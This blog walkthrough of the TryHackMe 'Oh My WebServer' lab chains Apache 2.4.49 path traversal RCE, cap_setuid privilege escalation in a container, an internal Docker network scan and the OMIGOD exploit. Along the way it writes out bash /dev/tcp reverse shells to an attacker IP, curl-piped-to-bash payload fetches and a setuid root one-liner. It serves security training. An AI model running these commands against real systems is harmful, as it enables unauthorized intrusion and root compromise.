Oh My WebServer TryHackMe Walkthrough
Apache 2.4.49 Path Traversal to Root (CVE-2021-41773 & OMIGOD CVE-2021-38647)
7/5/202611 min read


Meta Description: A complete TryHackMe "Oh My WebServer" walkthrough covering Apache 2.4.49 path traversal RCE, Linux privilege escalation with LinPEAS, and the OMIGOD WinRM exploit (CVE-2021-38647) for a full root shell
Introduction
If you're working your way through TryHackMe's Linux privilege escalation and web exploitation track, you've probably landed on Oh My WebServer — a machine that packs two real-world CVEs into one box: the infamous Apache 2.4.49 path traversal vulnerability and the OMIGOD Microsoft OMI vulnerability (CVE-2021-38647). This room is a great practical lesson in chaining a web application vulnerability into a full compromise, pivoting through an internal Docker network, and finishing off with a WinRM-based remote code execution exploit against a hidden internal host.
In this write-up, I'll walk through my complete methodology — from the initial Nmap scan, to identifying the vulnerable Apache version, exploiting it for a reverse shell, escalating privileges using a misconfigured Linux capability, pivoting to discover an internal network, and finally exploiting the OMIGOD vulnerability to get a shell on the "real" box behind the container.
This guide is intended for educational purposes and for anyone practicing on TryHackMe's legal, sandboxed environment. Let's dive in.
Table of Contents
Initial Reconnaissance with Nmap
Identifying the Vulnerable Apache Version
Understanding CVE-2021-41773 (Apache Path Traversal & RCE)
Exploiting Apache for Remote Code Execution
Getting a Reverse Shell
Stabilizing the Shell (TTY Upgrade)
Capturing the User Flag
Enumerating for Privilege Escalation
Discovering the Internal Docker Network
Uploading a Static Nmap Binary for Internal Scanning
Discovering WinRM and the OMIGOD Vulnerability
Exploiting CVE-2021-38647 (OMIGOD)
Getting a Root Shell on the Real Box
Key Lessons and Takeaways
Frequently Asked Questions
1. Initial Reconnaissance with Nmap

Every good penetration test — and every CTF box — starts with reconnaissance. The first step in this room is a simple but effective Nmap service scan against the target IP.
nmap -sV 10.49.179.129
The -sV flag tells Nmap to probe open ports for service and version information, which is critical because knowing the exact software version running on a port often reveals exactly which CVE we should be researching.
The scan revealed two open ports:
Port 22 – SSH
Port 80 – HTTP, running Apache httpd 2.4.49
Since SSH didn't have any obvious misconfigurations or credentials to try at this stage, port 80 immediately became the primary attack surface
2. Identifying the Vulnerable Apache Version
Visiting the website on port 80 revealed a static page — plain HTML and CSS with no working JavaScript functionality. Buttons didn't do anything, forms weren't wired up, and there was no visible login panel or obvious application logic to attack directly.
This is a classic CTF pattern: when the front end looks like a dead end, the vulnerability is almost always in the underlying server software rather than the application logic itself. And in this case, the Nmap banner grab had already told us everything we needed: Apache httpd 2.4.49.

A quick search of this version number against public vulnerability databases turns up one of the most talked-about web server vulnerabilities of 2021.
3. Understanding CVE-2021-41773 (Apache Path Traversal & RCE)
Apache 2.4.49 introduced a change to how it normalizes URL paths, which unintentionally opened the door to a path traversal vulnerability. Attackers could use crafted URLs containing sequences like .%2e/ to escape the web root and read arbitrary files outside the intended document directory.
What made this vulnerability especially dangerous was that if mod_cgi was enabled on the server, the path traversal bug escalated from an information disclosure issue into full remote code execution (RCE). That means an attacker isn't just reading files — they can execute arbitrary operating system commands on the server.
This vulnerability was patched extremely quickly by the Apache Software Foundation, but by then, proof-of-concept exploits were already circulating publicly, including scripts on Exploit-DB. This TryHackMe room replicates that exact real-world scenario.
4. Exploiting Apache for Remote Code Execution

With the vulnerability confirmed, the next step was grabbing a working proof-of-concept exploit from Exploit-DB. Rather than manually crafting path traversal payloads by hand, using an existing, well-tested exploit script speeds up the process significantly (and is standard practice in both CTFs and real assessments once a CVE is confirmed).
Two files were prepared:
targets.txt — containing the target IP address
cve.sh — the Exploit-DB script for CVE-2021-41773 / CVE-2021-42013
To confirm the exploit worked before attempting anything more dangerous, a simple, harmless command was run first:
bash cve.sh targets.txt /bin/sh whoami
This is an important methodology point worth highlighting: always validate RCE with a benign, non-destructive command like whoami or id before attempting a reverse shell. It confirms the exploit chain is functioning without risking a broken or unstable connection, and it avoids unnecessary noise in real-world engagements.
The command executed successfully, confirming full remote code execution on the target.


5. Getting a Reverse Shell
Once RCE was confirmed, the natural next step was escalating from single command execution into an interactive reverse shell. This gives far more flexibility for enumeration and privilege escalation than firing one-off commands through the exploit script.
The following payload was used, pointing back to the attacker-controlled machine on port 80:

bash cve.sh targets.txt /bin/sh 'bash -c "bash -i >& /dev/tcp/192.168.162.248/80 0>&1"'
This is the classic Bash TCP reverse shell one-liner. It redirects an interactive Bash session's input and output through a TCP socket back to the attacker's listener, effectively giving remote command-line access to the compromised server.
6. Stabilizing the Shell (TTY Upgrade)
Raw reverse shells obtained this way are notoriously fragile — no tab completion, no arrow-key history, and they often break the moment you try to run an interactive program like vim, su, or sudo -l. That's why TTY upgrading is a standard step in any post-exploitation workflow.
The classic Python PTY trick was used here:
python3 -c 'import pty; pty.spawn("/bin/bash")'
This spawns a proper pseudo-terminal, giving the shell much more stability and functionality — essential for the enumeration steps that follow.
7. Capturing the User Flag
With a stable shell in hand, the user flag was located and captured:
user.txt: THM{eacffefe1d2aafcc15e70dc2f07f7ac1}
At this point, initial access and the first flag were secured. But the real learning value of this room comes next: privilege escalation and pivoting.
8. Enumerating for Privilege Escalation

Before diving into automated enumeration, a quick ifconfig check revealed something interesting: the compromised host's internal IP was 172.17.0.2 — a classic Docker bridge network address range. This was a strong hint that the "webserver" being exploited was actually running inside a container, with other systems potentially reachable on the internal Docker network.
To systematically hunt for privilege escalation vectors, LinPEAS (Linux Privilege Escalation Awesome Script) was brought onto the target. Since wget wasn't available or working on the box, curl was used instead — a good reminder to always have a backup transfer method in your toolkit.
On the attacker machine, a simple HTTP server was spun up to host the script:
python3 -m http.server
Then, from the target, the script was pulled down:
curl http://192.168.162.248:8000/linpeas.sh -o /tmp/linpeas.sh


Running LinPEAS surfaced a very telling misconfiguration: the binary /usr/bin/python3.7 had the cap_setuid=ep Linux capability set.
Why cap_setuid on Python Is Dangerous
Linux capabilities allow fine-grained privileges to be assigned to binaries without giving them full root/SUID access. However, cap_setuid is one of the most dangerous capabilities to leave on an interpreter like Python, because it lets a process change its own user ID — including to UID 0 (root).
With this capability present, escalating to root becomes trivial using a one-liner like:
python
python3.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'
This grants a root shell on the container — although, as the original notes rightly point out, this isn't really "privilege escalation" in the traditional exploitation sense; it's closer to a misconfiguration abuse, since the capability was directly handed to the interpreter rather than discovered through a chained exploit.


9. Discovering the Internal Docker Network
Remember that 172.17.0.2 IP from earlier? That Docker bridge subnet detail becomes the key to the second half of this box. Docker's default bridge network typically assigns addresses in the 172.17.0.0/24 range, meaning there could be other hosts on the same internal network that aren't directly reachable from the outside.
This is an extremely realistic scenario. In real-world infrastructure, compromising a public-facing containerized service often opens up lateral movement opportunities into internal systems that were never meant to be internet-facing — internal APIs, management interfaces, or in this case, a Windows host running remote management services.
10. Uploading a Static Nmap Binary for Internal Scanning
The compromised container didn't have Nmap installed, so a statically compiled Nmap binary was pulled from a public GitHub repository of static binaries and uploaded the same way as LinPEAS — via curl from the attacker's Python HTTP server:
curl http://192.168.162.248:8000/nmap -o /tmp/nmap
Static binaries are incredibly useful in restricted environments like containers, since they bundle all their dependencies and don't rely on the host having the right shared libraries installed.
With Nmap now available inside the container, a scan of the internal /24 subnet was launched, targeting the Docker gateway network.
11. Discovering WinRM and the OMIGOD Vulnerability

The internal scan revealed a host with port 5986 open — the default port for WinRM (Windows Remote Management) over HTTPS. This immediately signaled a Windows machine sitting inside the same internal network as the compromised Linux container.
A closer look at the service pointed to Microsoft's Open Management Infrastructure (OMI), which handles WS-Management/WinRM traffic on Linux and Windows hosts running certain Azure and management agents. This service was the center of a major 2021 vulnerability disclosure known as OMIGOD.
What Is OMIGOD (CVE-2021-38647)?
OMIGOD refers to a set of four vulnerabilities discovered in Microsoft's Open Management Infrastructure (OMI) agent, with CVE-2021-38647 being the most severe: an unauthenticated remote code execution vulnerability. Because OMI is silently installed alongside several Azure management tools, thousands of internet-facing Azure Linux VMs were found to be unknowingly exposing this vulnerable service, making OMIGOD one of the most impactful cloud vulnerabilities of that year.
The flaw exists because requests without an Authorization header were mishandled by OMI, allowing attackers to bypass authentication entirely and execute commands with SYSTEM/root-level privileges — no credentials required.
12. Exploiting CVE-2021-38647 (OMIGOD)
To weaponize this vulnerability, the public omigod.py exploit script (originally released by Horizon3.ai's security research team) was used. This script automates sending crafted, authentication-bypassing SOAP requests to the vulnerable OMI service.
The script was transferred to the pivot point (the compromised container) using the same curl-based method as before:
curl http://192.168.162.248:8000/omigod.py -o /tmp/omigod.py
A test command was run first to confirm the exploit worked, targeting the internal Windows-adjacent host:
python3 omigod.py -t 172.17.0.1 -c 'whoami'
The command executed successfully, confirming unauthenticated remote code execution against the internal target — proving that the OMI service really was vulnerable and reachable from the compromised pivot point.




13. Getting a Root Shell on the Real Box
With RCE confirmed, the final step was converting that single-command execution into a full interactive shell on the actual underlying host (the "real box" behind the Docker network).
A small reverse shell script was created on the attacker machine:
bash:
# root-shell.sh bash -i >& /dev/tcp/192.168.162.248/90 0>&1


This was hosted on the same Python HTTP server used earlier, and then triggered remotely through the OMIGOD exploit, which downloaded and piped the script directly into Bash on the target:
python3 omigod.py -t 172.17.0.1 -c 'curl http://192.168.162.248:8000/root-shell.sh | bash'
With a listener set up on port 90 on the attacker machine, this returned a fully interactive root shell on the real underlying host — completing the full attack chain from an anonymous web request all the way to root-level remote code execution on an internal system.
14. Key Lessons and Takeaways
This room is a fantastic case study because it mirrors real-world attack patterns far more closely than many beginner CTF boxes. A few important lessons stand out:
Version banners matter. A simple nmap -sV scan immediately pointed toward a known, high-severity CVE. Keeping software patched and up to date is still one of the single most effective defenses against real-world attacks.
Validate exploits with safe commands first. Running whoami before attempting a reverse shell is good practice — it confirms the exploit chain works without unbecessary risk or noise.
Linux capabilities need auditing too. SUID binaries get a lot of attention in privilege escalation guides, but misconfigured capabilities like cap_setuid on an interpreter are just as dangerous and are often missed by less experienced defenders.
Compromising a container isn't the end of the road. Internal Docker networks can expose additional attack surface that was never meant to be reachable externally — a lesson that applies directly to real cloud and containerized environments.
Third-party agents expand your attack surface. The OMIGOD vulnerability existed because a background management agent (OMI) was silently installed and exposed a listening service most administrators didn't even know existed. Asset inventory and attack surface management are critical in real environments.
15. Frequently Asked Questions
What is CVE-2021-41773? It's a path traversal vulnerability in Apache HTTP Server 2.4.49 that allows attackers to access files outside the web root, and can escalate to remote code execution if mod_cgi is enebled.
What is CVE-2021-38647 (OMIGOD)? OMIGOD is an unauthenticated remote code execution vulnerability in Microsoft's Open Management Infrastructure (OMI) agent, which handles WinRM/WS-Management requests on Linux and cloud VMs.
Why is cap_setuid dangerous on Python? Because it allows a Python process to change its own user ID, including escalating to root (UID 0), effectively bypassing normal privilege boundaries without needing a SUID bit or sudo access.
Is this room beginner-friendly? It's better suited to those with some prior exposure to Linux enumeration, reverse shells, and basic exploit scripting, since it chains multiple real CVEs and requires pivoting through an internal network.
Where can I find these exploit scripts? The Apache path traversal exploit is publicly available on Exploit-DB, and the OMIGOD exploit is maintained by Horizon3.ai on GitHub. Both should only ever be used in authorized, legal environments like TryHackMe.
Final Thoughts
Oh My WebServer is a well-designed TryHackMe room that takes you on a realistic journey — from a simple version-banner discovery, through a well-known Apache CVE, into container privilege escalation, and finally pivoting to exploit one of 2021's most impactful cloud vulnerabilities. It's a great box for anyone wanting hands-on practice with real CVEs rather than artificial CTF-only bugs.
If you found this walkthrough helpful, consider trying the room yourself on TryHackMe to reinforce the steps hands-on, and always remember: these techniques should only be practiced in authorized, legal environments like TryHackMe or hcktheabox.
Happy hacking!
Contact
Questions or tips? Reach out anytime.
info@kaylacyberlabs.com
© 2026. All rights reserved.